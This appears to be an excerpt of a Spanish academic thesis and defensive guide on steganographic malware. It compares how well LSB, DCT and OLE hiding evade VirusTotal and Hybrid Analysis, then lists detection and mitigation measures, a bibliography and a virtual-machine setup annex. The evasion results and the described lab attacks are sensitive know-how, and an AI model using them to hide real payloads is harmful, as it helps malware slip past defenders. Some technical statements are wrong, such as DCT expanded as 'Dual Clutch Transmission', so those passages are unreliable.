Esta guía tiene como objetivo proporcionar un marco de referencia integral para identificar, analizar y mitigar los ataques esteganográficos. Se busca establecer un conjunto de buenas prácticas y estrategias eficaces para prevenir la utilización de técnicas de ocultamiento digital como vehículos de ataque. A través del análisis comparativo de métodos como LSB, DCT y OLE, se evalúa su efectividad en la evasión de mecanismos de detección actuales, brindando herramientas prácticas y conocimiento técnico aplicable en contextos reales.

ALCANCE

Este documento está dirigido a analistas de seguridad, responsables de tecnología de la información, equipos de respuesta ante incidentes y usuarios avanzados, tanto en el entorno corporativo como en el doméstico. La guía incluye lineamientos técnicos y operativos aplicables a plataformas Windows, Linux y otros sistemas de uso común. Además, se centra en el manejo seguro de formatos de archivo ampliamente utilizados como PDF, JPG y PNG, donde se ha demostrado que los atacantes pueden insertar código malicioso sin levantar sospechas inmediatas.

EVALUACIÓN DEL IMPACTO DE CADA TÉCNICA EN LA EVASIÓN DE DETECCIÓN

El análisis realizado demuestra que las técnicas de esteganografía pueden reducir significativamente la efectividad de los sistemas antivirus y herramientas de análisis de comportamiento. Se evaluaron tres técnicas principales: LSB, DCT y OLE, mediante el camuflaje de payloads maliciosos en archivos comunes. Los resultados se resumen a continuación:

Payload Original	Tipo	Detección VT (%)	Detección HA (%)	Clasificación Original	Payload Camuflado	Técnica Esteganográfica	Detección VT (%)	Detección HA (%)	Clasificación Esteganográfica
prueba_veil.exe	Ejecutable	28%	67%	Troyano	(No probado)	(No probado)	N/A	N/A	N/A
prueba.sh	Script Bash	0%	0%	Inofensivo	carro_embed.png	LSB	0%	0%	Imagen PNG, sin detección

payload.exe	Ejecutable	48%	67%	Troyano	prueba_final.jpg	DCT	0%	0%	Inofensivo, considerado imagen
payload.exe	Ejecutable	48%	67%	Troyano	final.pdf	OLE (Estructural)	11%	0%	Medio sospechoso / Troyano parcial

Análisis del impacto:

- **LSB** logró una evasión total tanto en VirusTotal como en Hybrid Analysis, manteniéndose completamente indetectable al ocultar un script bash inofensivo dentro de una imagen PNG. Esta técnica resulta extremadamente efectiva cuando se utiliza para ocultar información dentro de archivos que suelen considerarse seguros o de bajo riesgo.
- **DCT**, utilizado para camuflar un ejecutable en una imagen JPG, también evadió exitosamente ambas plataformas de análisis, mostrando cero detecciones y siendo tratado como un archivo legítimo. Esta capacidad de evasión lo convierte en un vector potencialmente crítico para la distribución de malware.
- **OLE**, aplicado a un PDF, logró reducir la tasa de detección de VirusTotal del 48% al 11%, y fue completamente ignorado por Hybrid Analysis, aunque el archivo generó cierta sospecha estructural. Aunque menos invisible que las técnicas anteriores, su integración con documentos ofimáticos lo hace muy atractivo para campañas de phishing y spear phishing.

Estos resultados confirman que, al utilizar técnicas esteganográficas, es posible reducir drásticamente la probabilidad de detección por herramientas antivirus convencionales. Esto representa una amenaza crítica para los sistemas que dependen exclusivamente de soluciones tradicionales para su protección.

DISCUSIÓN: FORTALEZAS Y DEBILIDADES DE CADA MÉTODO

- **LSB (Least Significant Bit)**: Oculta la información en los bits menos significativos de una imagen, permitiendo disimular datos dentro del "ruido" visual del archivo. Su principal fortaleza es la simplicidad de implementación y la alta efectividad para

evadir los antivirus y análisis estáticos. Sin embargo, su debilidad radica en su fragilidad ante modificaciones, compresiones o manipulaciones de la imagen, lo que puede destruir el mensaje oculto.

- **DCT (Discrete Cosine Transform)**: Se basa en la manipulación de los coeficientes de transformación coseno en imágenes comprimidas como JPG. Su ventaja radica en la robustez y capacidad para ocultar grandes volúmenes de información sin afectar notablemente la calidad visual del archivo. Su principal debilidad es la complejidad técnica y la posibilidad de detección si se aplican análisis espectrales o herramientas de escaneo avanzadas.
- **OLE (Object Linking and Embedding)**: Inserta objetos activos, como scripts maliciosos, dentro de documentos como PDFs o archivos de Word. Es muy útil en campañas de ingeniería social y en entornos corporativos, donde el intercambio de documentos es constante. No obstante, esta técnica es susceptible a análisis forenses estructurales y puede levantar alertas si el archivo presenta comportamientos anómalos durante su ejecución.

ESTRATEGIAS PARA LA DETECCIÓN DE ATAQUES ESTEGANOGRÁFICOS

- Implementar herramientas especializadas como StegExpose, zsteg, binwalk o StegSolve, que permiten identificar patrones sospechosos en archivos visuales y documentos.
- Utilizar sandboxing para ejecutar archivos en entornos controlados y observar comportamientos inesperados o actividades de red no autorizadas.
- Realizar análisis forense digital regularmente para detectar incongruencias en los archivos almacenados, como tamaños inusuales, firmas alteradas o bloques binarios no estándar.
- Aplicar técnicas de comparación hash y análisis de integridad sobre archivos críticos para identificar modificaciones encubiertas.
- Fomentar el uso de algoritmos heurísticos en los sistemas de detección, que permitan identificar anomalías basadas en patrones inusuales en lugar de firmas estáticas.

MITIGACIÓN

- Restringir el acceso y la ejecución de archivos desde fuentes desconocidas o no verificadas, incluyendo medios extraíbles y correos electrónicos sospechosos.
- Configurar los sistemas para deshabilitar la ejecución automática de macros y scripts embebidos, especialmente en documentos de Office o PDF.
- Aplicar políticas de listas blancas (whitelisting) para permitir solo la ejecución de software previamente aprobado por el departamento de TI.
- Establecer segmentación de red para limitar la propagación lateral de cualquier ataque que logre evadir la detección inicial.
- Monitorear el tráfico de red en busca de conexiones salientes no autorizadas, que pueden indicar una comunicación encubierta con servidores de comando y control.
- Promover campañas de concienciación y capacitación continua para los usuarios sobre los riesgos de los ataques esteganográficos, así como técnicas básicas de identificación de archivos potencialmente manipulados.

RECOMENDACIONES

- Mantener actualizados los motores antivirus y complementar con soluciones EDR (Endpoint Detection and Response) que puedan detectar comportamientos anómalos.
- Realizar auditorías regulares en los repositorios de archivos compartidos, buzones de correo electrónico y sistemas de almacenamiento masivo.
- Establecer un protocolo claro de respuesta ante incidentes que contemple la posibilidad de amenazas ocultas mediante esteganografía.
- Implementar controles de integridad y monitoreo en tiempo real sobre archivos ejecutables y documentos críticos del sistema operativo.
- Incorporar herramientas de escaneo de esteganografía en los procesos de análisis de amenazas persistentes avanzadas (APT).

CONCLUSIONES

Las técnicas de esteganografía representan una amenaza sofisticada que supera las capacidades de detección de muchas soluciones antivirus convencionales. Como lo evidencian las pruebas realizadas, métodos como LSB, DCT y OLE pueden ocultar

exitosamente payloads sin ser detectados por herramientas ampliamente utilizadas como VirusTotal y Hybrid Analysis. Esto subraya la necesidad urgente de adoptar una postura de defensa en profundidad, que combine soluciones tecnológicas, análisis forense y capacitación constante. La prevención de ataques esteganográficos no solo depende de la tecnología, sino también del fortalecimiento de políticas de seguridad y del compromiso activo de todos los actores involucrados en la protección de los sistemas de información.

CONCLUSIONES

- Se desarrolló un estudio comparativo sobre las técnicas tradicionales y avanzadas de esteganografía a través de búsqueda exhaustiva de información. Las comparaciones se desarrollaron en base a estado de funcionamiento, impacto y diferencias en la inserción de payloads maliciosos, que ayudan a comprender cómo ha evolucionado esta disciplina de ser conocido desde métodos simples en orientarse en ocultamiento de información hasta complejos procedimientos capaces de insertar payloads maliciosos de forma casi indetectable. Por lo tanto, su impacto radica directamente en el nivel de amenazas que representa dando un incremento en ciberataques.
- Se implementaron cuatro técnicas de esteganografía como, LSB (Least Significante Bit), DCT (Dual Clutch Transmission) en imágenes PNG y JPEG, y junto con OLE (Object Linking and Embedding) en documentos PDF. Estas técnicas demostraron su utilidad para insertar paylodas maliciosos de forma reservada y difícil de descubrir. La técnica LSB y DCT cuentan con una simplicidad y mayor sigilo al operar en cuestiones de comprimir archivos, mientras que la técnica OLE es considerada más peligrosa debido a además de comprimir archivos también tiene la capacidad de ocultar código dentro de diferentes tipos de archivos. En conjunto, estas prácticas reflejan un aporte potencial como herramienta para evadir sistemas de detección con el fin de resaltar el análisis y seguridad de entornos digitales.

- Se diseñaron 3 escenarios de pruebas para simular ciberataques en un entorno virtual controlado que permita analizar las técnicas de esteganografía y su comportamiento en distintos sistemas operativos. En la prueba S.O Windows 10 se aplicaron las técnicas LSB en imagen y OLE documento PDF para evadir mecanismo de seguridad y recolectar información del sistema que incluye también la captura de pantalla. Por otro lado, en S.O Ubuntu Linux se empleó la técnica OLE con la finalidad de validar el escalamiento de privilegios y tomar el control de la máquina víctima.

- Estas pruebas dieron como resultado que, pese a su aparente inocencia, los archivos camuflados mediante técnicas esteganográficas pueden ser utilizados para distribuir

y ejecutar cargas maliciosas. A partir de este punto, se evidenció una reducción aproximada del 90–100% en la tasa de detección por herramientas como VirusTotal y Hybrid Analysis, incluso frente a payloads originalmente clasificados como troyanos. Con un nivel de complejidad media y tiempos de ejecución de 30 a 40 minutos, se comprobó la alta efectividad técnica de la esteganografía como vector de evasión, tanto en análisis estático como dinámico, lo que refuerza la necesidad de fortalecer los mecanismos de monitoreo tecnológico mediante enfoques de análisis profundo y comportamiento anómalo.

RECOMENDACIONES

- Es necesario implementar herramientas de detección especializada que cumplan la función de identificar modificaciones no evidentes de los formatos de archivos de multimedia como los documentos, ser capaces de análisis de bits, patrones anómalos, estructuras de compresión o inserciones ocultas. Además, estás soluciones comprenderán la importancia de salvaguardar los entornos tecnológicos.

- Diseñar entornos de laboratorio virtual donde se simulen ciberataques reales con técnicas de esteganografía, para permitir evaluar el comportamiento del malware en condiciones controladas, medir la eficacia de las defensas actuales y proporcionar protocolo de respuestas rápida de las situaciones presentadas.

- Es importante emplear una guía de buenas prácticas que cuente con recomendaciones para mitigar los tipos de ataques cibernéticos relacionados con técnicas de esteganografía en contexto de extracción de información o control remoto, con el fin de mejorar la seguridad informática de manera significativas para reducir el riesgo de intrusiones encubiertas.

- Desarrollar nuevos escenarios de pruebas que incluyan entornos relacionado con la vida real, escenarios complejos como dispositivos móviles, redes corporativas, servicios en la nube, que permitan validar el nivel de criticidad de inserción de payloads maliciosos con técnicas de esteganografía, y proponer mecanismos de defensa.

BIBLIOGRAFÍA

[1] Cesar Mayorga M., «Amenazas en el espacio cibernetico con incidencia en la información de entidades públicas y privadas,» Universidad Politécnica Salesiana, Guayaquil - Ecuador, 2022.

[2] Kaspersky, «¿Qué es la esteganografía? Definición y explicación,» 2024. [En línea]. Available: https://latam.kaspersky.com/resource-center/definitions/what-is-steganography.

[3] Raúl Cuzco N. , «Propuesta de un método esteganográfico como soporte al proceso de seguridad de tranferencia de imagenes,» Escuela Superior Politécnica de Chimborazo, Chimborazo - Ecuador , 2017.

[4] Yuniel Guzmán Bazán, Erodis Pérez Michel y Alicia Centurión Fajardo, «Un algoritmo esteganográfico adaptativo para logar mayor indetectabilidad,» *Lecturas Matemáticas,* vol. 41, nº 2, pp. 149-164, 2020.

[5] Denisse Del Pezo Magallanes, «Estudio criminológico de la esteganografía,» Universidad Estatal Peninsula de Santa Elena, La Libertad - Ecuador , 2023.

[6] Robert Hernandez S. ; Carlos Fernandez C. ; Pilar Bapista L. , «Metodología de la investigación - Explotatorios,» McGRAQ-Hill/interamericana editores S.A de C.V, Mexico, 2010.

[7] Fernández Pita, «INVESTIGACIÓN CUANTITATIVA Y CUALITATIVA,» ESPAÑA, CAD ATEN PRIMARIA, 2002, pp. 9:76-78.

[8] Sampieri, Metodología de la Investigación, México: McGRAW-HILL, 2010.

[9] CyberZaintza, «Open Source Security Testing Methodology Manual (OSSTMM),» 2022. [En línea]. Available: https://www.ciberseguridad.eus/ciberpedia/vulnerabilidades/open-source-security-testing-methodology-manual-osstmm#:~:text=%C2%BFQu%C3%A9%20es%3F,de%20la%20seguridad%20operativa%20real.. [Último acceso: 04 04 2024].

[10] Igor Kuksov, «Kaspersky Daily,» 03 Julio 2019. [En línea]. Available: https://latam.kaspersky.com/blog/digital-steganography/14859/. [Último acceso: 03 Mayo 2024].

[11] Gabriel Bustelo, «Red Seguridad,» 06 Marzo 2023. [En línea]. Available: https://www.redseguridad.com/actualidad/esteganografia-lo-ultimo-en-ciberdelincuencia_20230306.html. [Último acceso: 03 Mayo 2024].

[12] Ing. Sergio Ramírez V., «Estudio de Algortimos de IA aplicables al estegoanálisis de Imagenes Digitales,» Educacion - Secretaria de educacion Basica Tecnológico Nacional de México, Cuernavaca Morelos - México , 2021.

[13] Everton Renato Da Silva & Henri Alves de Godoy, «Esteganografia como Ferramenta de Ransomware,» Congresso de Segurança da Informação das Fatec, Brasil - San Paulo, 2021.

[14] Cristian Sanchis Francés, «“Esteganografía y ocultación de información aplicadas a bibliotecas”,» Universidad Carlos III de Madrid, Madrid - España, 2022.

[15] Kasperky, «¿Qué es la ciberseguridad?,» 2025. [En línea]. Available: https://latam.kaspersky.com/resource-center/definitions/what-is-cyber-security. [Último acceso: 05 03 2025].

[16] Gregg Lindemulder, Amber Forrest, «¿Qué son las amenazas persistentes avanzadas?,» 03 Abril 2024. [En línea]. Available: https://www.ibm.com/es-es/topics/advanced-persistent-threats. [Último acceso: 05 03 2025].

[17] Kaspersky, «¿Qué es el spear phishing? Definición y riesgos,» [En línea]. Available: https://latam.kaspersky.com/resource-center/definitions/spear-phishing. [Último acceso: 05 03 2025].

[18] MalwareBytes, «¿Qué es el ransomware?,» [En línea]. Available: https://www.malwarebytes.com/es/ransomware. [Último acceso: 05 03 2025].

[19] IBM, «¿Qué es la ingeniería social?,» [En línea]. Available: https://www.ibm.com/es-es/topics/social-engineering. [Último acceso: 05 03 2025].

[20] Gregg Lindemulder, Amber Forrest, «¿Qué son las amenazas persistentes avanzadas?,» 08 Abril 2024. [En línea]. Available: https://www.ibm.com/mx-es/topics/advanced-persistent-threats. [Último acceso: 05 03 2025].

[21] Igor Kuksov, «¿Qué es la esteganografía digital?,» 03 Julio 2019. [En línea]. Available: https://latam.kaspersky.com/blog/digital-steganography/14859/. [Último acceso: 05 03 2025].

[22] IBM, «¿Qué es un ataque de denegación de servicio distribuido (DDos)?,» [En línea]. Available: https://www.ibm.com/es-es/topics/ddos. [Último acceso: 05 03 2025].

[23] Pablo Cicuéndez Climent, «La Estenografía: Qué es, conceptos y para que se utiliza.,» 19 Diciembre 2023. [En línea]. Available: https://es.linkedin.com/pulse/la-estenograf%C3%ADa-qu%C3%A9-es-conceptos-y-para-que-se-cicu%C3%A9ndez-climent-axpjf. [Último acceso: 10 Abril 2024].

[24] Méndez P; Mauricio H; Cisneros A & Uvidia Ma , «Técnicas avanzadas para la protección de la información sensible: Criptografía y esteganografía en conjunto,» Revista Cumbres Vol.10, Machala, 2023.

[25] IBM, «¿Qué es la criptografía?,» [En línea]. Available: https://www.ibm.com/es-es/topics/cryptography. [Último acceso: 05 03 2025].

[26] Amazon Web Services, «¿Qué es la criptografía?,» [En línea]. Available: https://aws.amazon.com/es/what-is/cryptography/. [Último acceso: 05 03 2025].

[27] Henry Villa, «Desarrollo de un algoritmo esteganográfico utilizando números aleatorios,» Riobamba - Ecuador, 2023.

[28] Francisco M., «Título: Explorando msfvenom: Creación de Payloads con Metasploit,» 15 Octubre 2023. [En línea]. Available: https://es.linkedin.com/pulse/t%C3%ADtulo-explorando-msfvenom-creaci%C3%B3n-de-payloads-con-francisco-moraga-qrmpf. [Último acceso: 09 Abril 2024].

[29] IBM, «¿Qué es una superficie de ataque?,» 2022. [En línea]. Available: https://www.ibm.com/es-es/topics/attack-surface. [Último acceso: 09 Abril 2024].

[30] Boehm, Benedikt, «StegExpose - A Tool for Detecting LSB Steganography,» Octubre 2014. [En línea]. Available: https://ui.adsabs.harvard.edu/abs/2014arXiv1410.6656B/abstract. [Último acceso: 2025 03 05].

[31] Abeluck, «Github,» 15 Enero 2019. [En línea]. Available: https://github.com/abeluck/stegdetect. [Último acceso: 03 05 2025].

[32] Kali , 03 Marzo 2025. [En línea]. Available: https://www.kali.org/tools/wireshark/. [Último acceso: 05 03 2025].

[33] Kasperky, «Plugin de IDA Pro de Kaspersky: herramienta revolucionaria para la ingeniería inversa,» 12 Marzo 2025. [En línea]. Available: https://www.kaspersky.es/about/press-releases/plugin-de-ida-pro-de-kaspersky-herramienta-revolucionaria-para-la-ingenieria-inversa. [Último acceso: 05 03 2025].

[34] Nacional, Asamblea, «Ley Orgánica de Protección de Datos,» *Ley N°0. Gaceta Oficial N° 459.,* nº Articulo 25, p. 16, 2021.

[35] A. Nacional, «Ley Organica de Proteccion de Datos,» *Ley N°0 Gaceta Oficial N°459,* nº Articulo 26, p. 16, 2021.

[36] A. Nacional, «Ley Orgánica de Protección de Datos,» *Ley N°0 Gaceta Oficial N°459,* nº Articulo 38, p. 20, 2021.

[37] S. Campbell, DISEÑOS EXPERIMENTALES Y CUASIEXPERIMENTALES EN LA INVESTIGACION SOCIAL, AMMORRORTU, Ed., BUENOS AIRES, 2002.

ANEXOS

ANEXO #1
FASE DE INTERACIÓN

Instalación de Máquina Virtual Windows_10

1. Se crea la maquina correspondiente “Windows_10_Prueba” y se establece las configuraciones pertinentes como el tipo de sistema operativos, la versión y la localización.

2. Se establece en la pestaña Hardware la cantidad de RAM y procesadores para la máquina virtual, se establece 3322 MB y 2 procesadores.




Imagen 2; Configuración de Hadware – Máquina Windows

3. En el disco duro virtual se establece la cantidad significativo a la máquina virtual, que este caso es de aproximadamente 50,00 GB




Imagen 3: Configuración de disco virtual – Máquina Windows

4. Definición final de la configuración de la máquina virtual “Windows_10_Prueba”.

Imagen 4: Resume final de configuración – Máquina Windows

5. Iniciar la máquina virtual se presenta el mensaje de falló, debido que no se ha incorporado la imagen Iso, se inserta el DVD a la máquina y dar clic en montar y reintentar inicio




Imagen 5: Insertar imagen iso de Windows – Máquina Windows

6. Se procede el inicio de la máquina Windoes_10_Prueba

Imagen 6: Proceso de encendido – Máquina Windows

7. Se presenta el portal de instalación de Windows 10, se da en siguiente para continuar con el proceso de instalación en la máquina virtual.




Imagen 7: Portal de inicio de instalación – Máquina Windows

8. Aparece otro portal de instalación, pero en este caso se presenta el icono de Instalar ahora, dar clic para continuar con el proceso.




Imagen 8: Portal de instalación – Máquina Windows

9. En la siguiente pestaña se presenta la activación de windows, en este caso no se cuenta con un serial de activación, por ello se da en clic en no tengo una clave de producto.




Imagen 9: Portal de activación licencia – Máquina Windows

10. A continuación, se seleccionas el sistema operativo en cuestion a usar, en este caso será Windows 10 pro.

